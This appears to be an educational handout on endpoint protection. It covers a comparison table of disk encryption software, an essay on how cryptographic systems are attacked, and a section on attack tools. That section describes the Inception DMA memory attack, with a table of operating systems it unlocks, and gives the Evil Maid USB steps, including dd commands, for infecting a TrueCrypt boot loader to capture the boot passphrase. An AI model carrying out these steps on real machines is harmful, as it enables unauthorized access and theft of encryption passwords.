End Point Protection

R.M.K.A.B. Werellagama

- *File and Disk Encryption*
- *Cryptography*
- *Attack tools*
- *Anti-Virus and End-Point-Protection*
- *Next Generation - Anti-Virus End-Point-Protection Detection*
- *Threat Detection and Monitoring*
- *Malware and Hacker Hunting on the End-Point*
- *Hackers detection tools*
- *Malware remove tools*
- *Live CD OS*
- *Encrypted Cloud's*

File and Disk Encryption

Disk encryption

Disk encryption is a technology which protects information by converting it into unreadable code that cannot be deciphered easily by unauthorized people. Disk encryption uses disk encryption software or hardware to encrypt every bit of data that goes on a disk or disk volume. Disk encryption prevents unauthorized access to data storage.

Expressions full disk encryption (FDE) or whole disk encryption signify that everything on disk is encrypted, but the master boot record (MBR), or similar area of a bootable disk, with code that starts the operating system loading sequence, is not encrypted. Some hardware-based full disk encryption systems can truly encrypt an entire boot disk, including the MBR.

Transparent encryption, also known as real-time encryption and on-the-fly encryption (OTFE), is a method used by some disk encryption software. "Transparent" refers to the fact that data is automatically encrypted or decrypted as it is loaded or saved.

With transparent encryption, the files are accessible immediately after the key is provided, and the entire volume is typically mounted as if it were a physical drive, making the files just as accessible as any unencrypted ones. No data stored on an encrypted volume can be read (decrypted) without using the correct password/keyfile(s) or correct encryption keys. The entire file system within the volume is encrypted (including file names, folder names, file contents, and other meta-data).

To be transparent to the end user, transparent encryption usually requires the use of device drivers to enable the encryption process. Although administrator access rights are normally required to install such drivers, encrypted volumes can typically be used by normal users without these rights .

In general, every method in which data is transparently encrypted on write and decrypted on read can be called transparent encryption.

Trusted Platform Module (TPM) is a secure cryptoprocessor embedded in the motherboard that can be used to authenticate a hardware device. Since each TPM chip is unique to a particular device, it is capable of performing platform authentication. It can be used to verify that the system seeking the access is the expected system.

A limited number of disk encryption solutions have support for TPM. These implementations can wrap the decryption key using the TPM, thus tying the hard disk drive (HDD) to a particular device. If the HDD is removed from that particular device and placed in another, the decryption process will fail. Recovery is possible with the decryption password or token.

Although this has the advantage that the disk cannot be removed from the device, it might create a single point of failure in the encryption. For example, if something happens to the TPM or the motherboard, a user would not be able to access the data by connecting the hard drive to another computer, unless that user has a separate recovery key.

Comparison of disk encryption software

Encryption	Developer	First released	Licensing	Maintained
Aloaha Crypt Disk	Aloaha	2008	Open source	Yes
ArchiCrypt Live	Softwaredevelopment Remus ArchiCrypt	1998	Proprietary	Yes
BestCrypt	Jetico	1993	Proprietary	Yes
BitArmor DataControl	BitArmor Systems Inc.	2008-05	Proprietary	Yes
BitLocker	Microsoft	2006	Proprietary	Yes
Bloombase Keyparc	Bloombase	2007	Proprietary	No
Boxcryptor	Secomba GmbH	2011	Proprietary	Yes
CGD	Roland C. Dowdeswell	2002-10-04	BSD	Yes
CenterTools DriveLock	CenterTools	2008	Proprietary	Yes
Check Point Full Disk Encryption	Check Point Software Technologies Ltd	1999	Proprietary	Yes
CipherShed	CipherShed Project	2014	TrueCrypt License Version 3.0	Yes
CrossCrypt	Steven Scherrer	2004-02-10	GPL	No
CryFS	Sebastian Messmer	2015	LGPLv3	Yes
Cryhod	Prim'X Technologies	2010	Proprietary	Yes
Cryptainer	Cypherix Software	1999	Proprietary	Yes
CryptArchiver	WinEncrypt	?	Proprietary	Yes
Cryptoloop	?	2003-07-02	GPL	No

Encryption	Developer	First released	Licensing	Maintained
Cryptomator	Skymatic UG (haftungsbeschränkt)	2016-03-09	MIT / X Consortium License	Yes
CryptoPro Secure Disk Enterprise	cpsd it-services GmbH	2010	Proprietary	Yes
CryptoPro Secure Disk for BitLocker	cpsd it-services GmbH	2012	Proprietary	Yes
CryptSync	Stefan Küng	2012	Gpl v2	Yes
Discryptor	Cosect Ltd.	2008	Proprietary	No
DiskCryptor	ntldr	2007	GPL	Yes
DISK Protect	Becrypt Ltd	2001	Proprietary	Yes
Cryptsetup/Dmsetup	Christophe Saout	2004-03-11	GPL	Yes
Dm-crypt/LUKS	Clemens Fruhwirth (LUKS)	2005-02-05	GPL	Yes
DriveCrypt	SecurStar GmbH	2001	Proprietary	Yes
DriveSentry GoAnywhere 2	DriveSentry	2008	Proprietary	No
E4M	Paul Le Roux	1998-12-18	Open source	No
e-Capsule Private Safe	EISST Ltd.	2005	Proprietary	Yes
eCryptfs	Dustin Kirkland, Tyler Hicks, (formerly Mike Halcrow)	2005	GPL	Yes
EgoSecure HDD Encryption	EgoSecure GmbH	2006	Proprietary	Yes
EncFS	Valient Gough	2003	LGPLv3	Yes
EncryptStick	ENC Security Systems	2009	Proprietary	Yes
FileVault	Apple Inc.	2003-10-24	Proprietary	Yes

Encryption	Developer	First released	Licensing	Maintained
FileVault 2	Apple Inc.	2011-07-20	Proprietary	Yes
FREE CompuSec	CE-Infosys	2002	Proprietary	Yes
FreeOTFE	Sarah Dean	2004-10-10	Open source	No
GBDE	Poul-Henning Kamp	2002-10-19	BSD	Yes
GELI	Pawel Jakub Dawidek	2005-04-11	BSD	Yes
Knox	AgileBits	2010	Proprietary	Yes
KryptOS	The MorphOS Development Team	2010	Proprietary	Yes
LibreCrypt	tdk	2014-06-19	Open source	Yes
Loop-AES	Jari Ruusu	2001-04-11	GPL	Yes
McAfee Drive Encryption (SafeBoot)	McAfee, Inc.	2007	Proprietary	Yes
n-Crypt Pro	n-Trance Security Ltd	2005	Proprietary	Yes
PGPDisk	PGP Corporation (acquired by Symantec in 2010)	1998-09-01	Proprietary	Yes
Private Disk	Dekart	1993	Proprietary	Yes
ProxyCrypt	v77	2013	Open source	Yes
R-Crypto	R-Tools Technology Inc	2008	Proprietary	Yes
SafeGuard Easy	Sophos (Utimaco)	1993	Proprietary	Yes
SafeGuard Enterprise	Sophos (Utimaco)	2007	Proprietary	Yes

Encryption	Developer	First released	Licensing	Maintained
SafeGuard PrivateDisk	Sophos (Utimaco)[26]	2000	Proprietary	Yes
SafeHouse Professional	PC Dynamics, Inc.	1992	Proprietary	Yes
Scramdisk	Shaun Hollingworth	1997-07-01	Open source	No
Scramdisk 4 Linux	Hans-Ulrich Juettner	2005-08-06	GPL	No
SecuBox	Aiko Solutions	2007-02-19	Proprietary	Yes
SECUDE Secure Notebook	SECUDE	2003	Proprietary	Yes
SecureDoc	WinMagic Inc.	1997	Proprietary	Yes
Sentry 2020	SoftWinter	1998	Proprietary	Yes
Softraid / RAID C	OpenBSD	2007-11-01	BSD	Yes
SpyProof!	Information Security Corp.	2002	Proprietary	Yes
Svnd / Vnconfig	OpenBSD	2000-12-01	BSD	Yes
Symantec Endpoint Encryption	Symantec Corporation	2008	Proprietary	Yes
Tcplay	Alex Hornung	2012-01-28	BSD	Yes
Trend Micro Endpoint Encryption (Mobile Armor)	Trend Micro[32]	2004	Proprietary	Yes
TrueCrypt	TrueCrypt Foundation	2004-02-02	TrueCrypt License 3.1	No
USBCrypt	WinAbility Software Corp.	2010	Proprietary	Yes
VeraCrypt	IDRIX	2013-06-22	Apache License 2.0	Yes

Encryption	Developer	First released	Licensing	Maintained
			TrueCrypt License Version 3.0 (legacy code only)	
CyberSafe Top Secret	CyberSoft	2013	Proprietary	Yes

Cryptography

Cryptography products in terms of algorithms and key length. Algorithms make good sound bites: they can be explained in a few words and they're easy to compare with one another. "128-bit keys mean good security." "Triple-DES means good security." "40-bit keys mean weak security." "2048-bit RSA is better than 1024-bit RSA."

Strong cryptography is very powerful when it is done right, but it is not a panacea. Focusing on the cryptographic algorithms while ignoring other aspects of security is like defending your house not by building a fence around it, but by putting an immense stake into the ground and hoping that the adversary runs right into it. Smart attackers will just go around the algorithms.

Attacks Against Cryptographic Designs

A cryptographic system can only be as strong as the encryption algorithms, digital signature algorithms, one-way hash functions, and message authentication codes it relies on. Break any of them, and you've broken the system. And just as it's possible to build a weak structure using strong materials, it's possible to build a weak cryptographic system using strong algorithms and protocols.

We often find systems that "void the warranty" of their cryptography by not using it properly: failing to check the size of values, reusing random parameters that should never be reused, and so on. Encryption algorithms don't necessarily provide data integrity. Key exchange protocols don't necessarily ensure that both parties receive the same key. In a recent research project, we found that some--not all--systems using related cryptographic keys could be broken, even though each individual key was secure. Security is a lot more than plugging in an algorithm and expecting the system to work. Even good engineers, well-known companies, and lots of effort are no guarantee of robust implementation; our work on the U.S. digital cellular encryption algorithm illustrated that.

Random-number generators are another place where cryptographic systems often break. Good random-number generators are hard to design, because their security often depends on the particulars of the hardware and software. Many products we examine use bad ones. The cryptography may be strong, but if the random-number generator produces weak keys, the system is much easier to break. Other products use secure random-number generators, but they don't use enough randomness to make the cryptography secure.

Attacks against Implementations

Many systems fail because of mistakes in implementation. Some systems don't ensure that plaintext is destroyed after it's encrypted. Other systems use temporary files to protect against data loss during a system crash, or virtual memory to increase the available memory; these features can accidentally leave plaintext lying around on the hard drive. In extreme cases, the operating system can leave the keys on the hard drive. One product we've seen used a special window for password input. The password remained in the window's memory even after it was closed. It didn't matter how good that product's cryptography was; it was broken by the user interface.

Other systems fall to more subtle problems. Sometimes the same data is encrypted with two different keys, one strong and one weak. Other systems use master keys and then one-time session keys. We've broken systems using partial information about the different keys. We've also seen systems that use inadequate protection mechanisms for the master keys, mistakenly relying on the security of the session keys. It's vital to secure all possible ways to learn a key, not just the most obvious ones.

Electronic commerce systems often make implementation trade-offs to enhance usability. We've found subtle vulnerabilities here, when designers don't think through the security implications of their trade-offs. Doing account reconciliation only once per day might be easier, but what kind of damage can an attacker do in a few hours? Can audit mechanisms be flooded to hide the identity of an attacker? Some systems record compromised keys on "hotlists"; attacks against these hotlists can be very fruitful. Other systems can be broken through replay attacks: reusing old messages, or parts of old messages, to fool various parties.

Systems that allow old keys to be recovered in an emergency provide another area to attack. Good cryptographic systems are designed so that the keys exist for as short a period of time as possible; key recovery often negates any security benefit by forcing keys to exist long after they are useful. Furthermore, key recovery databases become sources of vulnerability in themselves, and have to be designed and implemented securely. In one product we evaluated, flaws in the key recovery database allowed criminals to commit fraud and then frame legitimate users.

Attacks against Passwords

Many systems break because they rely on user-generated passwords. Left to themselves, people don't choose strong passwords. If they're forced to use strong passwords, they can't remember them. If the password becomes a key, it's usually much easier--and faster--to guess the password than it is to brute-force the key; we've seen elaborate security systems fail in this way. Some user interfaces make the problem even worse: limiting the passwords to eight characters, converting everything to lower case, etc. Even passphrases can be weak: searching through 40-character phrases is often much easier than searching through 64-bit random keys. We've also seen key-recovery systems that circumvent strong session keys by using weak passwords for key-recovery.

Attacks against Hardware

Some systems, particularly commerce systems, rely on tamper-resistant hardware for security: smart cards, electronic wallets, dongles, etc. These systems may assume public terminals never fall into the wrong hands, or that those "wrong hands" lack the expertise and equipment to attack the hardware. While hardware security is an important component in many secure systems, we distrust systems whose security rests solely on assumptions about tamper resistance. We've rarely seen tamper resistance techniques that work, and tools for defeating tamper resistance are getting better all the time. When we design systems that use tamper resistance, we always build in complementary security mechanisms just in case the tamper resistance fails.

The "timing attack" made a big press splash in 1995: RSA private keys could be recovered by measuring the relative times cryptographic operations took. The attack has been successfully implemented against smart cards and other security tokens, and against electronic commerce servers across the Internet. Counterpane and others have generalized these methods to include attacks on a system by measuring power consumption, radiation emissions, and other "side channels," and have implemented them against a variety of public-key and symmetric algorithms in "secure" tokens. We've yet to find a token that we can't pull the secret keys out of by looking at side channels. Related research has looked at fault analysis: deliberately introducing faults into cryptographic processors in order to determine the secret keys. The effects of this attack can be devastating.

Attacks against Trust Models

Many of our more interesting attacks are against the underlying trust model of the system: who or what in the system is trusted, in what way, and to what extent. Simple systems, like hard-drive encryption programs or telephone privacy products, have simple trust models. Complex systems, like electronic-commerce systems or multi-user e-mail security programs, have complex (and subtle) trust models. An e-mail program might use uncrackable cryptography for the messages, but unless the keys are certified by a trusted source (and unless that certification can be verified), the system is still vulnerable. Some commerce systems can be broken by a merchant and a customer colluding, or by two different customers colluding. Other systems make implicit assumptions about security infrastructures, but don't bother to check that those assumptions are actually true. If the trust model isn't documented, then an engineer can unknowingly change it in product development, and compromise security.

Many software systems make poor trust assumptions about the computers they run on; they assume the desktop is secure. These programs can often be broken by Trojan horse software that sniffs passwords, reads plaintext, or otherwise circumvents security measures. Systems working across computer networks have to worry about security flaws resulting from the network protocols. Computers that are attached to the Internet can also be vulnerable. Again, the cryptography may be irrelevant if it can be circumvented through network insecurity. And no software is secure against reverse-engineering.

Often, a system will be designed with one trust model in mind, and implemented with another. Decisions made in the design process might be completely ignored when it comes time to sell it to customers. A system that is secure when the operators are trusted and the computers are completely under the control of the company using the system may not be secure when the operators are temps hired at just over minimum wage and the computers are untrusted. Good trust models work even if some of the trust assumptions turn out to be wrong.

Attacks on the Users

Even when a system is secure if used properly, its users can subvert its security by accident--especially if the system isn't designed very well. The classic example of this is the user who gives his password to his co-workers so they can fix some problem when he's out of the office. Users may not report missing smart cards for a few days, in case they are just misplaced. They may not carefully check the name on a digital certificate. They may reuse their secure passwords on other, insecure systems. They may not change their software's default weak security settings. Good system design can't fix all these social problems, but it can help avoid many of them.

Attacks against the Cryptography

Sometimes, products even get the cryptography wrong. Some rely on proprietary encryption algorithms. Invariably, these are very weak. Counterpane has had considerable success breaking published encryption algorithms; our track record against proprietary ones is even better. Keeping the algorithm secret isn't much of an impediment to analysis, anyway--it only takes a couple of days to reverse-engineer the cryptographic algorithm from executable code. One system we analyzed, the S/MIME 2 electronic-mail standard, took a relatively strong design and implemented it with a weak cryptographic algorithm. The system for DVD encryption took a weak algorithm and made it weaker.

We've seen many other cryptographic mistakes: implementations that repeat "unique" random values, digital signature algorithms that don't properly verify parameters, hash functions altered to defeat the very properties they're being used for. We've seen cryptographic protocols used in ways that were not intended by the protocols' designers, and protocols "optimized" in seemingly trivial ways that completely break their security.

Attack Prevention vs. Attack Detection

Most cryptographic systems rely on prevention as their sole means of defense: the cryptography keeps people from cheating, lying, abusing, or whatever. Defense should never be that narrow. A strong system also tries to detect abuse and to contain the effects of any attack. One of our fundamental design principles is that sooner or later, every system will be successfully attacked, probably in a completely unexpected way and with unexpected consequences. It is important to be able to detect such an attack, and then to contain the attack to ensure it does minimal damage.

More importantly, once the attack is detected, the system needs to recover: generate and promulgate a new key pair, update the protocol and invalidate the old one, remove an untrusted node from the system, etc. Unfortunately, many systems don't collect enough data to provide an audit trail, or fail to protect the data against modification. Counterpane has done considerable work in securing audit logs in electronic commerce systems, mostly in response to system designs that could fail completely in the event of a successful attack. These systems have to do more than detect an attack: they must also be able to produce evidence that can convince a judge and jury of guilt.

Building Secure Cryptographic Systems

Security designers occupy what Prussian General Carl von Clausewitz calls "the position of the interior." A good security product must defend against every possible attack, even attacks that haven't been invented yet. Attackers, on the other hand, only need to find one security flaw in order to defeat the system. And they can cheat. They can collude, conspire, and wait for technology to give them additional tools. They can attack the system in ways the system designer never thought of.

Building a secure cryptographic system is easy to do badly, and very difficult to do well. Unfortunately, most people can't tell the difference. In other areas of computer science, functionality serves to differentiate the good from the bad: a good compression algorithm will work better than a bad one; a bad compression program will look worse in feature-comparison charts. Cryptography is different. Just because an encryption program works doesn't mean it is secure. What happens with most products is that someone reads Applied Cryptography, chooses an algorithm and protocol, tests it to make sure it works, and thinks he's done. He's not. Functionality does not equal quality, and no amount of beta testing will ever reveal a security flaw. Too many products are merely "buzzword compliant"; they use secure cryptography, but they are not secure.

Attack tools

Inception

Inception is a physical memory manipulation and hacking tool exploiting PCI-based DMA. The tool can attack over FireWire, Thunderbolt, ExpressCard, PC Card and any other PCI/PCIe HW interfaces.

Inception aims to provide a relatively quick, stable and easy way of performing intrusive and non-intrusive memory hacks against live computers using DMA.

Inception's modules work as follows: By presenting a Serial Bus Protocol 2 (SBP-2) unit directory to the victim machine over a IEEE1394 FireWire interface, the victim operating system thinks that a SBP-2 device has connected to the FireWire port. Since SBP-2 devices utilize Direct Memory Access (DMA) for fast, large bulk data transfers (e.g., FireWire hard drives and digital camcorders), the victim lowers its shields and enables DMA for the device. The tool now has full read/write access to the lower 4GB of RAM on the victim.

Once DMA is granted, the tool proceeds to search through available memory pages for signatures at certain offsets in the operating system's code. Once found, the tool manipulates this code. For instance, in the unlock module, the tool short circuits the operating system's password authentication module that is triggered if an incorrect password is entered.

It is able to unlock the following x86 and x64 operating systems:

OS	Version	Unlock lock screen	Escalate privileges
Windows 8	8.1	Yes	Yes
Windows 8	8.0	Yes	Yes
Windows 7	SP1	Yes	Yes
Windows 7	SP0	Yes	Yes
Windows Vista	SP2	Yes	Yes
Windows Vista	SP1	Yes	Yes
Windows Vista	SP0	Yes	Yes
Windows XP	SP3	Yes	Yes
Windows XP	SP2	Yes	Yes

OS	Version	Unlock lock screen	Escalate privileges
Windows XP	SP1		
Windows XP	SP0		
Mac OS X	Mavericks	Yes	Yes
Mac OS X	Mountain Lion	Yes	Yes
Mac OS X	Lion	Yes	Yes
Mac OS X	Snow Leopard	Yes	Yes
Mac OS X	Leopard		
Ubuntu	Saucy	Yes	Yes
Ubuntu	Raring	Yes	Yes
Ubuntu	Quantal	Yes	Yes
Ubuntu	Precise	Yes	Yes
Ubuntu	Oneiric	Yes	Yes
Ubuntu	Natty	Yes	Yes
Linux Mint	13	Yes	Yes
Linux Mint	12	Yes	Yes
Linux Mint	12	Yes	Yes

Evil Maid

From time to time it's good to take a break from all the ultra-low-level stuff, like e.g. chipset or TXT hacking, and do something simple, yet still important.

Download the USB image here. In order to "burn" the Evil Maid use the following commands on Linux.

```
dd if=evilmaidusb.img of=/dev/sdX
```

Where /dev/sdX should be replaced with the device representing your USB stick, e.g. /dev/sdb. Please be careful, as choosing a wrong device might result in damaging your hard disk or other media! Also, make sure to use the device representing the whole disk (e.g. /dev/sdb), rather than a disk partition (e.g. /dev/sdb1).


On Windows you would need to get a dd-like program, e.g. this one, and the command would look more or less like this one (depending on the actual dd implementation you use):

```
dd if=evilmaidusb.img of=\\?\Device\HarddiskX\Partition0 bs=1M
```

where HarddiskX should be replaced with the actual device the represents your stick.

After preparing the Evil Maid USB stick, you're ready to test it against some TrueCrypt-encrypted laptop (more technically: a laptop that uses TrueCrypt system disk encryption). Just boot the laptop from the stick, confirm you want to run the tool (press 'E') and the TrueCrypt loader on your laptop should be infected.

Now, Evil Maid will be logging the passphrases provided during the boot time. To retrieve the recorded passphrase just boot again from the Evil Maid USB -- it should detect that the target is already infected and display the sniffed password.




The current implementation of Evil Maid always stores the last passphrase entered, assuming this is the correct one, in case the user entered the passphrase incorrectly at earlier attempts.


How the Evil Maid USB works

The provided implementation is extremely simple. It first reads the first 63 sectors of the primary disk (/dev/sda) and checks (looking at the first sector) if the code there looks like a valid TrueCrypt loader. If it does, the rest of the code is unpacked (using gzip) and hooked. Evil Maid hooks the TC's function that asks user for the passphrase, so that the hook records whatever passphrase is provided to this function. We also take care about adjusting some fields in the MBR, like the boot loader size and its checksum. After the hooking is done, the loader is packed again and written back to the disk.

Encryption tools:


BestCrypt






CipherShed

DiskCryptor



